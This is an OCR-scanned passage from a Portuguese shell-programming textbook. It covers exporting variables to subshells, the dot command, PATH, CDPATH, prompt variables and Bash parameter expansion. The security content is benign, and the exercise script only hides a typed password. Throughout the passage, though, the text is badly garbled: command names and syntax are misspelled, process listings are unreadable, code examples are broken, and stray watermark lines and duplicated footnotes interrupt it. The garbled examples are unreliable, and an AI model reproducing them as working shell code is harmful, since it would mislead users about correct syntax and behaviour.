em cheio, pois não saberia como enumerar tantas regrinhas sem tornar a
leitura enfadonha.
Exercícios
1. Vamos engrossar o exercfcio elo Capitulo 5, mandando e-mail para
todos os primeiros operadores de todos os escritórios (no formato
operador@máquina).
Copyr ht
Aprendendo a ler 247
2. Fazer um programa que leia da tela os seguintes dados:
• Nome da Máquina;
• Login Name do operador naquela Máquina;
• Senha do operador e
• Nome dos arquivos que serão transmitidos.
Em seguida serão feitos f t p para a máquina especificada, transferindo
um arquivo de cada vez.
Obs.: 1. A senha do operador não poderá ser ecoada na tela.
2. Será permitido o uso de metacaracteres na constituição do nome dos
arqUIVOS.
3. A leitura de nomes de arquivos será feita em loop, até que seja te-
clado um nome vazio.
'
.M I Dicas!
t =-- Veja como funcionam as opções -i, -v, e -n do ftp.
~,.. ...
Material com direitos autorais
jCapítulo 7
~ Várias variáveis
.
i Veremos, ao longo deste capitulo, o uso das mais impor-
tantes16 (e exportantes) variáveis especiais. Entenda-se
por variável especial as variáveis predefinidas do UNIX.
Para conhecê-las melhor é necessário, primeiro, entender
como funciona o ambiente de uma sessão UNIX. Veja só
esta sequência de comandos:
$ ls - 1 teste
- ~w
h r -- r -- l julio
$ eat teste
sleep 30
$ ps u
Repare que oarquivo teste é executável
dipao 9 Nov 7 15 : 45 "este
Dentro do arquivo tem somente um comando
Estes são os meus processos em execução
USER f!D iCI'v 'i~l01 SIZ.S RSS 'i'n STAT ST'-R'i Tn1E CO..t'.li!ID
o.:> 2 . 6 12s2 02~ po s H : te o :oo - l.><>::h
d2767r- 4JH 0 . 0 1.5 6H! ~6~ ~O P H : lO 0 : 00 ps u
$ teste& Teste lerá 30 segundos de execução em background
1l 1 4416 N• do processo iniciado em backf10und
$ ps u Novamente verifico os meusprocessos em execução
USE:R PJD tCPIJ %NE:J.I lUZE RSS TTY ;;7Af START 'lii<E: C(.W.ANO
d276707 ,1391 o. 1 2 . 6 1256 !128 pO s l6 : 1B 0 : 00 - bazh
d2767r7 4·119 3 . 0 2. 6 1260 en po -
" 16 : 22 0 : 00 - ba.sh
d276707 4419 2 .0 1.: 90t' 360 !"0 s 16 : 22 0 : 00 .sleop 30
d276707 4420 0 . 0 1 . !> e~s 484 ~:>0 R 16: 22 0 : 00 ps u
18. Veremos somente as maisimportantes porque a quantidade devariáveis es-
peciais é muito grande, e no contexto desta publicação não cabe detalhá·las.
248
Copyr ht
Várias variáveis 249
Repare que o script teste foi feito para ficar 30 segundos parado e mais
nada. Iniciamos esse script em background para liberar a tela e, imediata-
mente, verificamos quais processos estavam em execução. Existiam dois
novos processos: o primeiro, já era de se esperar, é do s l eep; porém, o
segundo é um bash que tem o mesmo process ict que foi gerado quando
o teste foi colocado em background (PID;4 418l . Isso significa que cada
script inicia um novo Shell que vai interpretar as instruções nele contidas.
Para efeito meramente didático, passaremos a nos referir a este novo
Shell como um Subshe/1.
Exportar é o que importa
Vamos mudar totalmente o script teste para vermos as implicações dos
fatos antes expostos. O teste agora tem esta cara:
$ cat teste
echo 1
'a=$a, b~$b, c=$c ''
Vamos, via teclado, colocar valor nas variáveis sa, Sb, e se :
$ a; 5
$ b=Silvina
$ c~Duarte
Vamos agora executar o nosso programa teste, já reformulado, para
que liste estas variáveis recém-criadas:
$ teste
a=, b=, c=-
Ih!! O que foi que houve? Por que os valores das variáveis não foram
listados?
Calma, meu amigo. Você estava em um She/1, e nele você criou as variá-
veis, e o script teste chamou um Subshe/1 para ser o seu intérprete. Ora,
se você criou as variáveis em um She/1 e executou o programa em outro,
fica claro que um programa executado em um She/1 não consegue ver as
variáveis definidas em outro She/1, certo? Errado, apesar de ter sido exa-
Material com direitos autorais
250 Programação SheULinux
tamente isso que aconteceu, poderíamos ver as variáveis de outro Shell,
bastando que as tivéssemos exportado, o que não fizemos.
Se fizermos:
$ oxpor t b
E novamente:
$ teste
a.• , b•Sil vina, c•
E finalmente se fizermos:
$ expor e a c
$ teste
a:5, b:Silvina, c:Ouarte
Exporleisomente a variável Sb, sem usarS
Executeinovamente teste
Agor/J sim! OSubshellenxergou $b
Exporlei asvariáveis $a e$c
Agora oSubshe/1pode ver todas
Como a curiosidade é inerente ao ser humano, poderíamos executar o
comando export sem argumentos para ver o que aconteceria:
$ export
EXHIIT~set showmodc number autoindent
HCME•/prdl/usr/j ulio
HZ= lOO
KRBSCCNiMB&F!LE : /tmp/krbScc_60009_7616
KURL•NO
LOGl·lAME;julio
I•!AIL•/var/mail/j ulio
P.>.TH;/u.sr/bin: /u.sr/local/bin: .
PGPP.>.TH=/usr/local/bin
PSl=$
~NO=/prdl/usr/julio/curso
SHELL~ /usr /b in /ksh
TERH=vt220
TERNCA?=/eee/terrnc<>p
TZ=GI1TO
=telefones
Este foimoo .(>ronte<)CJe expottou
Estas variáveis especiaisj8haViam sido
exportadaspelo Slrelllníciatizado no
momento em que foi aberta asessão
Vamos resumir o modo como as variáveis locais e exportadas trabalham
(estes são os cinco mandamentos das variáveis):
Copyr ht
Várias variáveis 251
Qualquer variável que não é exportada é uma variável local cuja exis-
tência é ignorada pelos Subshells;
As variáveis exportadas e seus valores são copiados para o ambien-
te dos Subshells criados, onde podem ser acessadas e alteradas.
No entanto, essas alterações não afetam os conteúdos das variáveis
dos She//s pais;
Se um Subshe/1 explicitamente exporta uma variável, então as al-
terações feitas nessa variável afetam a exportada também. Se um
Subshe/1 não exporta explicitamente uma variável, então essas mu-
danças feitas alteram somente a local, mesmo que a variável tenha
sido exportada de um She// pai;
As variáveis exportadas retêm suas características não somente
para Subshel/s diretamente gerados, mas também para Subshe/ls
gerados por estes Subshells (e assim por diante);
Uma variável pode ser exportada a qualquer momento, antes ou de-
pois de receber um valor associado.
Bem, agora já sabemos como passar valores para Subshe/ls, mas o que
devemos fazer para receber ou importar dados de um Subshe/1? Não é di-
fícil não, basta você atribuir a uma variável o valor de um Subshe/1, fazendo
asstm:
Var"'· subshell ·
Dessa forma, o que iria para a saída padrão será desviado para dentro de
var, exatamente da mesma forma que você atribui à uma variável a saída
de um comando; afinal, o seu subshel l e o comando são programas execu-
táveis da mesma forma.
Exemplo:
Preste atenção na sequência de instruções a seguir:
$ cat variando
echo a=~a:
a=xx
echo a=$a :
vartandol
Vejamos o conteúdo do script variando
Variandot está llsrado aseguir
Copyr ht
252 Programação SheULinux
$ cat variandol
echo a<=$11 :
$ var i ando
a~xx :
a-·
-.
$ a=lO
$ variando
a• :
$ oxport a
S variando
a=lO:
a=xx :
a=xx:
Crieia variâvel Samas não a exportei
Agora exportei a variável Sa
Vamos alterar o conteúdo dos programas anteriores fazendo:
$ cat variando
echo a=$a:
a=r.r.
echo a=sa:
b= ' variandol ·
$ c a t variandol
echo a=Sa :
Estou colocando asaldade variandof em $b
Vamos agora executá-lo, lembrando que a variável sa foi exportada para
todos os Subshells:
$ variando
a=lO :
a=xx:
Eu hein!!! Onde é que foi parar a última linha? Aquela referente à exe-
cução de variandol? Foi para dentro da variável sb do script variando.
Vamos então alterá-lo para listar esta variável:
$ c a t vax-iando
echo a=Sa :
a•xx
echo a<=$a :
b= ' variandol '
echo b=$b
1latcna com d r bS utor<t
Vamos executá-lo:
$ variando
a•lO :
a• xx :
b• a• xx:
Várias variáveis 253
Apareceu a Margarida olê, olê, olá .. Como você pode notar. o comando
echo de variando! mandou a saída deste Subshe/1 para dentro da variável
Sb do Shell pai.
Caso o Subshelf tivesse algo para ir para a saída padrão, esta deveria
ser explicitamente colocada, redirecionando para /dev/tty .
Exemplo:
Suponha que na sua empresa diversos programas necessitem da ma-
trícula dos funcionários como entrada de dados. Então, você resolveu es-
crever um pequeno programa para lê-la, calcular o dígito verificador e fazer
todas as críticas necessárias. A segu~r. listagem de trechos de dois progra-
mas. O primeiro é a rotina descrita antes e o segundo é o chamador, isto é,
é o que recebe a matrícula já criticada do primeiro ou um código de retorno
indicando a desistência do operador. Vejamos os dois:
$ cat lematric
i
B Rotina de lei tu~a e c~i t ica de matricula
@
while true
d o
tput cup 10 20
echo " Digite a Matricula : "
tput cup 10 40
read Hat:ric
if [ ! "$M
atric " I
t:hen
tput cup 21 35
echo • Deseja Jlbandonar? (S /n) •
tput: cup 21 59
read SN
if ( " " echo "SSN'' I tr n N"" • N I
then
Sedigitou nou Nvirará N
1latcna com d r bS utor<t
254 Programação Shell Linux
tput cup 2 1 3 5
<:pu el
c ontinue
Apagando apergunta
fi
exi t 1 ~Jandonou o programa entao c odigo de retorno = 1
fi
# . • . Rot i na de vel:ificac ao de D
V e Cri t i ca . . .
b.reak
clone > / dev/ t t y
echo $Nat .ri c
exit O
# A saída de todo o l oop s era' na t ela
Repare que, no fragmento de programa citado, a saída de todo o loop do
•
.vh ile está redirecionada para / d ev /tt y . Se não estivesse, todos echo e
tpu t cup iriam para a variável $matr ic do programa a seguir.
$ cat funcionario
#
# Le Dados dos Funcionarios
#
cl ear
if Nat .ric = ' lematric·
t hen
el se
e xit
fi
echo "A Nat ricul a i nformada foi $Natri c "
# . . . Le os out ros dados do empregado
Os dois pontos (.) é o Comando Nulo
Apesar de não ser a melhor forma de programar, serve como exemplo
didático, já que o then do if anterior contém somente os dois pontos (: > .
Isso se chama comando nulo, porque serve somente para indicar a ausên-
cia de instruções, isto é, se não houvesse nada entre o t he n e o else, o
She/1 daria uma mensagem de erro. Para que isso não ocorra, usamos os
dois pontos (: l
Veja só este programinha que eu fiz para ambiente Bash que recebe o
número da linha e da coluna bem como um texto que será exibido nesta
posição e devolve o conteúdo lido após este prompt:
Material com direitos autorais
$ cat l e.sh
~ ! /bin/ba.sh
' tput cup Sl $2
read -p "$3 " Lido
) > /dev/tty
echo " $Li do"
Para executá-lo devemos fazer:
va.cg' l e . sh 10 30 "Digite a Nat.ricula : • ·
Várias variáveis 255
Assim procedendo, na linha 10 coluna 20 será exibido o prompt"Digite a
Matricula" e o cursor ficará parado à sua frente aguardando a digitação. A
variável var receberá o que for digitado.
..
E. e pronto
Suponha que todo dia de manhã, logo após se conectar, você queira exe-
cutar um script para preparar seu ambiente de trabalho que tenha aseguin-
te cara:
$ ca.t direts
PeSSOALg/prd2/usr /folhadepagarnento
CON
TAB=/prd3/usr/legal/contabilidade
DB=/pr d3/u3r/oracle/bencdb
TRANS~ Ip rd4/s t aout/d ur j cv01
O intuito desse script seria que, após sua execução, bastaria fazer:
cd $08
que eu já estaria no diretório /prd3/usr/oracle/bencdb1 •
Vamos então executar este She/1 e vejamos o que acontece:
$ direts
$ ocho $CONTAB
$
19. Existem formas melhores de fazer isso, como veremos mais à frente neste mesmo capitulo.
1latcna com d r bS utor<t
256 Programação SheU Linux
Ora, isso era de se esperar, pois o meu script em sua execução cha-
mou um novo Shefl para interpretá-lo e as variáveis foram valoradas nesse
She/1 filho. Não adiantaria sequer exportá-las, já que não podemos exportar
variáveis para She//s pais.
O que fazer então?
Felizmente, existe um comando do Shel/ chamado •20
(ponto, fala-se dot)
que pode quebrar-nos esse galho, cujo formato geral é:
. arquivo
e cujo propósito é executar as instruções contidas em um arquivo no She/1
chamador, que nesse caso será sempre o She/1 corrente, como se elas ti-
vessem sido digitadas neste ponto. Então, por não ser gerado um Subshe/1
filho, tudo o que for executado pelo comando . (dof) tem efeito direto no
ambiente da sessão na qual estamos. conectados.
Por não estarmos executando um scripf em She/1, mas sim um coman-
do, o • (dot), O arquivo a ser executado não necessita ter permissão de
execução.
Vamos então executar novamente o direts com o auxílio do . (dot):
$ . direta
$ cd $TRANSM
$ pwd
/prd~/5taout/durjcv0l
Comando . executando oscript
Será que as variáveispermanecem valoradas?
/uppiiii!!!
Conforme você viu, as variáveis continuam com os valores atribuídos
pelo script, dessa forma validando o uso do comando . (dot).
Não seria necessário dar os exemplos citados. Basta imaginarmos o
seguinte: o .bash_profile (ou o .profile) é um script executado toda vez que
nós fazemos login, preparando as variáveis de ambiente e exportando-as
se for o caso. Ora, se ele fosse executado como um Subshe/1, não conse-
guiria fazer isso.
O que demonstra que ele é executado por meio do comando dot é que
em diversos sabores de UNIX (por exemplo: AT&T, SCO...) este script não
é executável.
20. Em ambiente Linux este comando tambêm ê chamado de source
1latcna com d r bS utor<t
Várias variáveis 257
Principais variáveis do sistema
Para que você possa ver as variáveis predefinidas, que são associadas a
cada sessão She/1 que você abra, basta fazer:
$ set I more
A seguir montaremos uma tabela mostrando as principais (menos de 5%
do total) variáveis especiais juntamente com os seus conteúdos, para que
possamos entender os seus usos dentro de scripts:
Variável Conteúdo
HOME
Nome do diretório onde você é colocado no momento em
que se conecta.
PATH
Caminhos que serão pesquisados para tentar localizar
um programa especificado.
Caminhos que serão pesquisados para tentar localizar
um diretório especificado. Apesar desta variável ser pou-
CDPATH co conhecida, seu uso deve ser incentivado por poupar
muito trabalho, principalmente em instalações com estru-
tura de diretório com bastantes níveis.
PWD
Diretório corrente. (Não é válido no Bourne Shell- sh
sob UNIX)
-
LOGNAME Login Name do usuário.
PS1
Caracteres que compõem o prompt primário (defaull=$
ou # para root).
PS2
Caracteres que compõem o prompt secundário (default =
>).
IFS
Já foi visto antes. Contém o caractere que está servindo
como separador default entre os campos.
TERM Tipo de terminal que está sendo emulado.
EXINIT Parâmetros de ambiente do vi (editor).
Exemplo:
Vou aproveitar o exemplo do SHoME e mostrar uma série de modos de mu-
dar de diretório usando o comando cct:
Matenal çorn d1re1tos at•tora1s
258 Programação SheU Linux
$ pwd
/prd l/usr/jul io/curso
$ cd
$ pwd
/prdl/u.s r /julio
$ cd -
/prd l /us r /jul io/cu rso
$ cd $HOME
$ pwd
/prdl/usr/julio
$ cd -
/prdl/usr/jul io/curso
$ cd -julio
$ pwd
/prdl/usr/jul io
$ cd - j neves
$ pwd
/dsv/usr/jneves
$ bronze
l:sh: bronze: not found
$ echo $PATH
/usr/bin : /usr/local/bin :.
$ PATH=$PATH:-jul~o/curso
$ ccho $PATH
/usr/bin: /usr/local/bin:.: /pL
~1/usr/julio/cur3o
~j ulio/curso foi incluido na variável:'
$ bronze
11
22
33
44
55
66
77
ae
99
$ cd
$ d
Onde estou?
Volto para o diretório home (home diroctory)
Volta para o diretório anteriorao último cd
Outra forma de irpara ohome directory
Vide nota de rodapé.
Otil significa home.Assimvou p/home do julio.
Vou para ohonre do jneves.
Agora vamos executaro bronze. Lembra·se?
Não achou porqueprog. estava em -julio/curso
Onde procureio bronze?
Diretório em que obronze reside não foiprocurado
Oseparadorentre os diretórios de SPATH é ..:•
Agora sim a execução será bem sucedida
Sctipl que lista diretórios abaixo do especificado
21. As construções cd - e o- (tif) referindo-se ao diretório home só são válidas no sh e no bash sob
o LINUX e no Korn She/1 (ksh) no UNIX.
1latcna com d r bS utor<t
/prdl/usr/julio :
/prdl/usr/julio/arrec
/prdl/usr/julio/bancos
/prdl/usr/julio/benef
/prdl/usr/julio/c
/prdl/usr/julio/curso
/prdl/usr/julio/movpack
/prdl/usr/julio/newtrfcp
/prdl/usr/julio/stados
/prdl/usr/julio/trftp
$ cd curso
/prdl/usr/julio/curso
S cd trftp
ksh : trftp : not found
Várias variáveis 259
Diretóriosabaixodelprd1/usrljutio
Se tivesse feito cd..ltrftp teria funcionado...
s cd bin Isto nãopode funcionar
/usr/local/bin
$ echo $CDPATH
. :/usr/local
$ CDPATH= . : .. :/usr/local
$ cd -
$ pwd
/prdl/usr/julio/curso
$ cd trftp
/prdl/usr/julio/trftp
$ cd -
Ué!!! Funcionou...
Só foi procuradoodiretório co"ente elusr/local
Paidodiretório co"enteadicionado àpesquisa
Vide nota derodapé"
Agora conseguifazer ocddireto
Vide nota de rodapé"
O prompt secundário aparece quando damos um <ENTER> para finalizar
uma linha sem encerrar o comando. Valendo somente como exemplo didá-
tico, vamos alterar o conteúdo de PS2 para simularmos uma indentação:
$ e cho $PS1
$
$ echo $PS2
>
$ PS2=">
$ for i i n $LOGNAME $TERM
Atribui aPS2 um> seguido por5espaços.
22. As construções cd- e o- (til) referindo-se ao diretório home só são válidas no sh e no bash sob
o LINUX e no Kom She/1 (ksh) no UNIX.
22. As construções cd- e o - (til) referindo-se ao diretório home só são válidas no sh e no bash sob
o LINUX e no Kom She/1 (ksh) no UNIX.
260 Programação Shell Linux
>
>
>
julio
vt220
do
echo $i
done
Login Name do usuário ronectado.
Terminalque esta sessão está emulando.
O prompt primário contido na variável $PS1 é totalmente configurável,
e para isso existem vários caracteres especiais. A tabela a seguir contém
uma lista destes caracteres e foi traduzida da man page do Bash 2.04.
caractere ASCII para o alarme (bel/) do sistema (007)
d data no formato "Dia da semana Mês Dia" "Qui Mai
 D! fmt} gerada uma data no formato fmt. Ex: PS1='D{+%d/%m/%Y}'
e caractere ASCII <ESC>
j O número de processos sendo gerenciados pelo Shell
n Nova linha (LF- Une Feed- 010)
------------------~
r Retomo do cursor Retum • 01
 s O nome do She/1 em uso
 t Hora atual no formato de 24-horas HH:MM:SS
T Hora atual no formato de 12-horas HH:MM:SS
@ Hora atual no formato de 12-horas arnlpm
 u O nome do usuário atual
v versao do bash ., 2.02)
v liberação, versão+ patch/eve/ (ex., 2.00.0)
 W O nome base do diretório corrente
!
 #
$
 n n n

I
]
Várias variáveis 261
O numero no histórico do comando atual
O número do comando desde que aberto o terminal
Se o usuário atual é o root, aparecerá o caractere#, senão$ para
todos os outros usuários. Este é o defau/t dos Unixes.
O caractere correspondente ao octal nnn
Uma barra invertida
O inicio de uma sequência de caracteres que não serão mostrados
na tela. (ex.: colocar cor nas letras)
Fim de uma sequência de caracteres que não serão mostrados na
tela.
Observe que o valor default da variável $PS1 no Bash é:
PSl= ' s- v$ '
Mas você pode passar cores e atlfibutos ao seu prompt, usando a se-
guinte sintaxe:
PS1=" [ 033 [<o.t<>; <cox>m] Pxompt>{033 [0rn ] "
Onde <a t.r:> e <cor> são respectivamente os atributos e cores de texto
encontrados na próxima tabela.
Essa atribuição será melhor entendida se for dividida em 3 partes:
1. [033[<acr>: <cor>mJ- Na qual você escolhe a cor <cor> e o atributo
<atr >;
2. Prompt> - Que escreve Pro mpt > ;
3. [033(0mJ -Que restaura a cor default seguida por um espaço em
branco.
Ou seja, fazendo-se o SPSl desta forma, seu prompt ficará assim:
Prom
pt>
262 Programação Shell Linux
Na cor escolhida, sendo que o caractere O representa o cursor.
1
4 32
5 33
7 34
8 35
36
Algumas observações:
• Se o atributo for zero, ele e o ponto e vírgula (; > que o segue podem
ser omitidos ficando somente a cor;
• Quando o atributo for 1, não significa exatamente negrito, mas sim
um matiz mais claro da cor. O preto com negrito vira cinza escuro, já
o branco normalmente é cinza claro, se colocarmos negrito, aí sim,
ele fica branco;
• Não consegui fazer o atributo 5 (piscante) funcionar;
• Isso fica muito mais fácil de entender se você testar um por um.
Para finalizar, é comum termos no SHOME/ .bash_profile (ou SHOME/ .profile)
as seguintes linhas de preparação de nossas variáveis de ambiente:
export EXINIT= 'set showmode number autoindent ignorecase '
PATH~$PATH : .
export CDPATH=.: •julio: .. :/usr/local
Repare que, nas linhas anteriores, o mesmo comando que atribui valor
às variáveis também as exporta.
Várias variáveis 263
A variável SEXINIT passa para o editor vi as seguintes definições de am-
biente:
sho...nnode :
numh~ .r :
igno.rec.ase :
Desta forma, na última linha da tela, aparecerá o modo
em que o vi está trabalhando (insert, repl ace, change.
append , .... ) ;
Com esta opção ativada, o v i colocará à esquerda, so-
mente na tela sem interferência alguma no arquivo, o nú-
mero sequencial de cada linha;
Colocamos autoinden t em SEXINI T , para que o vi ajus-
te a margem esquerda de cada linha, pela da linha ante-
rior, indentando o texto que está sendo editado;
Deste modo, quando estivermos pesquisando uma
cadeia de caracteres no texto que está sendo edita-
do, o vi não fará distinção entre letras maiúsculas e
minúsculas.
Além das variáveis descritas antes, existem muitas outras. que creio não
caberem no escopo deste trabalho já que. para efeito de programação em
She/1, têm pouquíssima utilidade. Para termos uma ideia. sabendo-se que
acabei de me conectar e ainda não exportei nem sequer criei nenhuma
variável, veja só as linhas a seguir:
$ set I wc -1
41
Isso significa que foram criadas 41 variáveis de ambiente no instante em
que me conectei.
Parâmetros
Muita coisa já foi vista até aqui referente a parâmetros, tais como parâme-
tros posicionais (Sl, s2, . . . , S9J , quantidade de parâmetros passados ou
recebidos ( $# J, código de retorno ( $'!l. Veremos agora outras formas de
lidarmos com parâmetros.
Mate com d re l s 1 • s
264 Programação Shell Unux
Construções com parâmetros e variáveis
• S(parfunetrol
Suponha que a variável (parâmetro) Num cada vez que passar em
um ponto de um script seja incrementada e seja impresso um aviso
do ordinal de passadas por aquele ponto. A seguir este fragmento de
programa:
Num~l
while ( "SNum" - le 3 ]
do
echo S(Num)a . passada
Num•"expr $Num+ 1'
done
Se o executarmos teremos:
la . passada
2a . passada
3a. passada
Se não colocássemos a variável Num entre chaves <( 1) viria:
passada
passada
passada
O resultado anterior foi obtido quando o Shell interpretou a linha:
echo $Numa . passada
Ora, como não existe a variável Numa, foi gerado um nulo, seguido de .
passada , o que é totalmente indesejável.
Concluimos então que as chaves <11l devem ser usadas para evitar
uma eventual interpretação errônea do nome de variáveis causada pelos
caracteres que seguem o seu nome.
Várias variáveis 265
Exemplo:
$ mv $Arq ${Arq) l
• ${!parâmetro}
Isso equivale a uma indireção, ou seja devolve o valor apontado por uma
variável cujo nome está armazenada em parâmetro.
Exemplo:
$ Ponteiro=VariavelApontada
$ VariavelApontada• "Valor Indireto•
$ echo "A var iável $Pon teiro aponta para "$Ponteiro"
> que indire tamente apo nta para " $(!Ponteiro} ""
A vari ável $Pontei.ro aponta pata "Vat::iavelApontada"
que indi re tamente aponta para "Valor Indireto"
• ${!parâmetro@}
• ${!parâmetro*}
Ambas expandem para os nomes das variáveis prefixadas por parâme-
tro. Não notei nenhuma diferença no uso das duas sintaxes.
Exemplos:
Vamos listar as variáveis do sistema começadas com a cadeia GNOME :
S echo S{'GNOME@)
GNOl1E_DESKTOP_SESSION
_ID GNONE_KEYRIN:G_I?ID GNO
HE_KE'iRII'IG_SOCKET
S echo ${1GNOME•J
GNOJoiE DES KTOP S ESSION ID GNOHE: KE'iRI NG P IO GNOME KE'iRitiG SOCKET
- - - - - - -
• ${parâmetro:valor}
Nesse tipo de construção, caso a variável parâmetro seja nula, receberá
valor, caso contrário permanecerá com o conteúdo anterior.
Exemplo:
No trecho de script a seguir, eu ofereço $LOGNANE como valor defau/t para
a variável suser, isto é, caso seja teclado simplesmente um <e~m:R> , o va-
lor oferecido será aceito e a variável suser receberá o valor de $ LOGNAI1E.
~1atcria com d r bs auto a.~s
266 Programação Shell Linux
echo "Login Natr..e em SSit e (S LOG!-J
AMt: ) : ..
read Use1;
User =$ {User: - • SLOCNI>J-IE" J
echo $Us e r
OfereciSLOGNAME como defauN
A forma convencional (e conservadora) de se escrever essa rotina, sem
a substituição de parâmetros, seria:
ec ho "Login Name em SSi te ($LOGUAI'-1E ~ : ..
r ead User
1f [ ! "$User" )
t hen
$Use t=$LOGN!l1E
li
echo $Use.r
Para entender a diferença de uso entre Slparârne t ro- valor) e
s(par funet ro :-valor}, vamos ver os exemplos a seguir:
Exemplos:
$ unsc t va.r
$ echo ${var:-Variável não definida}
variável nao de f ifü da
$ echo ${var- Vari ável não defini da}
Vari ável nao defi nida
$ var=
$ ocho $(var: - Variâvel não definida}
Vari ável não def i nida
$ echo $ ( var-VAri~vel nio definida}
$ var-l
$ e c ho $(var:-var iável não definida}
1
$ e cho ${var- Variãvel não definida}
1
varnão exisle
variem valorrnJio (como var-'7
varé igual • 1
Como você pode ver, a diferença de uso somente ocorre quando o parâ-
metro que está sendo expandido tem valor nulo.
Note tambêm que a Expansão de Parâmetros por si só não altera o valor
do parâmetro. mas somente manda a substituição para a saída.
~1atcria com d r bs auto a.~s
Várias variáveis 267
Vou repetir o exemplo dado, porém agora alterando o valor do parâmetro
(variável suse.r), mas para isso entenda a nova Expansão de Parâmetros a
seguir:
• ${parâmetro:=valor}
• ${parâmetro=valor}
Idêntico ao anterior, porém quando usado dessa forma, a expansão é
feita para o valor da variável.
Para entender melhor, vamos fazer o exemplo anterior usando esta
sintaxe:
read -p"Login Name em SSite (SLOGNAME:) : " User
echo $(User:=$LOGNAME:)
Após a execução desse código, se fizermos
echo $User
Teremos como resposta o campo teclado durante o read ou o conteúdo
da variável de sistema SLOGNAME, caso o valor oferecido (default) tenha
sido aceito, isto é, não foi necessário fazer a atribuição do valor.
No caso de não desejar que a mensagem vá para a tela, troque o echo
por let.
read -p"Login Name em SSite (SLOGNAME:) : " User
let ${User : =$LOGN~ffi)
Assim como o anterior, esse também tem duas formas de uso, mas as
observações feitas para o outro, também valem para este.
• ${parâmetro:?valor}
Parecido com o anterior, pois atua somente nos casos em que o parâme-
tro é nulo ou não está declarado, quando então mandará uma mensagem
para a saída de erro padrão.
Veja esse trecho de código:
read -p "Deseja con~inuar? " Responda
echo ${Responda: ?(S)im ou {N)âo)
268 Programação Shell Linux
Caso a seja teclado <ENTBR> sem informar nenhuma resposta, isto é,
caso a variável $Responda permaneça vazia, a mensagem abaixo será
exibida:
ba~h : Respo nda : (S}im o u (N)ào
• ${parâmetro:+valor}
O oposto da anterior, isto é, se o parâmetro é não nulo, o She/1 substitui
seu valor; caso contrário, o She/1 ignora esse comando.
Exemplo:
$ va.r=x
$ echo Vari avel f i cou com o valor : $ { Var:+"Outro Val or .. }
variavel ficou com o valor : Outro val o r
$ Var=
$ echo Vari avel ficou com o valo-r:: $ { Var:+"Outro Valor"}
Variavel ficou com o val or:
• ${parâmetro#padrão-de-pesquisa}Z3
Usando esse tipo de construção, o She/1 nos devolverá o conteúdo de
parâmetro com o menor padrão-de-pesquisa possível removido à sua es-
querda. Caso parâmetro não contenha padrão-de-pesquisa, o retomo será
igual ao parâmetro.
Exemplos:
$ a="Ist o eh wn t este"
$ <>cho $ (dt )
Ist o eh um teste
$ e c ho $(dt* )
Ist o eh um test.e
$ e cho S(at• t)
o eh um teste
$ oata~' date " +%d/ %
m/%Y" '
$ echo $Data
16/10/2002
23. Esta construção não é válída em ambíentes Bourne Shell (sh).
~1atcria com d r bs auto a.~s
$ acho ${Data#*/}
10/2002
$ acho ${Data#*/*/}
2002
• ${parâmetro##padrão-de-pesquisa}24
Várias variáveis 269
Usando esse tipo de construção, o She/1 nos devolverá o conteúdo de
parâmetro com o maior padrão-de-pesquisa possível removido à sua es-
querda. Caso parâmetro não contenha padrão-de-pesquisa, o retorno será
igual ao parâmetro.
Exemplos:
$ echo $a
Isto eh um teste
$ echo $ {a##*t}
e
$ acho $Data
16/10/2002
$ acho ${Data##*/}
2002
$ echo ${Data#*/*/}
2002
• ${parâmetro%padrão-de-pesquisaF5
Usando esse tipo de construção, o She/1 nos devolverá o conteúdo de
parâmetro com o menor padrão-de-pesquisa possivel removido à sua di-
reita. Caso parâmetro não contenha padrão-de-pesquisa, o retorno será
igual ao parâmetro.
Exemplos:
$ acho ${a%ta*}
Isto eh um tes
$ echo ${a%ta*te*}
Isto eh um
$ echo $Data
16/10/2002
$ echo ${Data%/*/ *}
16
• ${parâmetro%%padrão-de-pesquisaf6
24. Esta construção não é válida em ambientes Boume Shell (sh).
25. Esta construção também não é válida em ambientes Bourne Shell (sh).
26. Esta construção também não é válida em ambientes Bourne Shell (sh).
270 Programação Shell Linux
Usando esse tipo de construção, o She/1 nos devolverá o conteúdo de
parâmetro com o maior padrão-de-pesquisa possível removido à sua direi-
ta. Caso parâmetro não contenha padrão-de-pesquisa, o retorno será igual
ao parâmetro.
Exemplos:
$ echo $(aU te•)
Isto eh UlO
$ echo $(an t • )
Is
$ echo $Dat .a
16/10/2002
$ echo $(Data%~/ • )
16
Os exemplos anteriores são didáticos (por serem semelhantes, mostra-
ram as diferenças de uso), porém pouco práticos. Vejamos agora um exem-
plo bastante prático: façamos um script para transformar todos os arquivos
com extensão .html em .htm
$ cat capa 1
f ! /bin/bash
j Rapidarnem;.e converte a.rquivos • .html em .., .htm
8 lütera a.s extensões e mantendo o nome do arqu1vo
for i iH " . html
do
clone
if [ - f $(iH)
then
echo Sli· ll jah ex1ste
e l sc
mv $i 'ili'l l
fj
• ${parâmetro/de/para}27
Usando esse tipo de construção, o She/1 nos devolverá o conteúdo de
parâmetro trocando a primeira cadeia de pela cadeia para.
Você já viu que tem um efeito bastante semelhante ao do comando c.r
atuando em uma variável, mas existem algumas diferenças:
27. Esta construção só e valida no Bash 2.
Mate com d re l s t • s
Várias variáveis 271
Atua em uma cadeia e não em caracteres como o tr;
- Atua somente na primeira ocorrência da cadeia e não em todas como
O tr;
Por ser um intrínseco (em bom programês, buílt-ín) do She/1, sua exe-
cução é bem mais veloz que a do tr .
Vamos ver logo um exemplo para isso se tornar mais claro: suponha que
você tenha criado (ou provavelmente recebido do DOS/Windows) arqui-
vos com espaços em branco no nome. Baseado no exemplo anterior, para
trocar os espaços em branco por um sublinha (_) , poderíamos fazer um
scrípt assim:
$ cat trocabranco
~!/bin/bash
W Tira espaços em branco do nome do arquivo
for Arq in ·· • ' *
do
if [ - f "$(Arq/ !_) "
then
echo "${Arq/ !_) "' jah existe
else
mv "SArq" "${Arq/ I_) "
Ji
done
Como você viu pelo cuidado que tivemos sempre protegendo os espa-
ços em branco da interpretação do She/1, realmente não é um bom negócio
trabalhar com arquivos com nomes separados por brancos.
Olha só o conteúdo do meu diretório:
$ ls -l
Arquivo
Arquivo Pior Ainda
Arquivo Ruim
Vamos agora executar o nosso programa e ver o que sucedeu:
$ trocabr anco
$ ls -l
Arquivo
Arquivo_Pior Ainda
Arouivo Ruim
. -
272 Programação Shell Unux
Repare que Arquivo Ruim foi renomeado para Arquivo_Ruim, mas o
Arquivo Pior Ainda não ficou do jeito que queríamos. Isso se deve ao fato
deste tipo de substituição de parâmetros atuar somente na primeira ocor-
rência da cadeia de. Para que possamos realizar o pretendido de forma
limpa, veremos a substituição de parâmetros a seguir:
• ${parâmetro//de/para)28
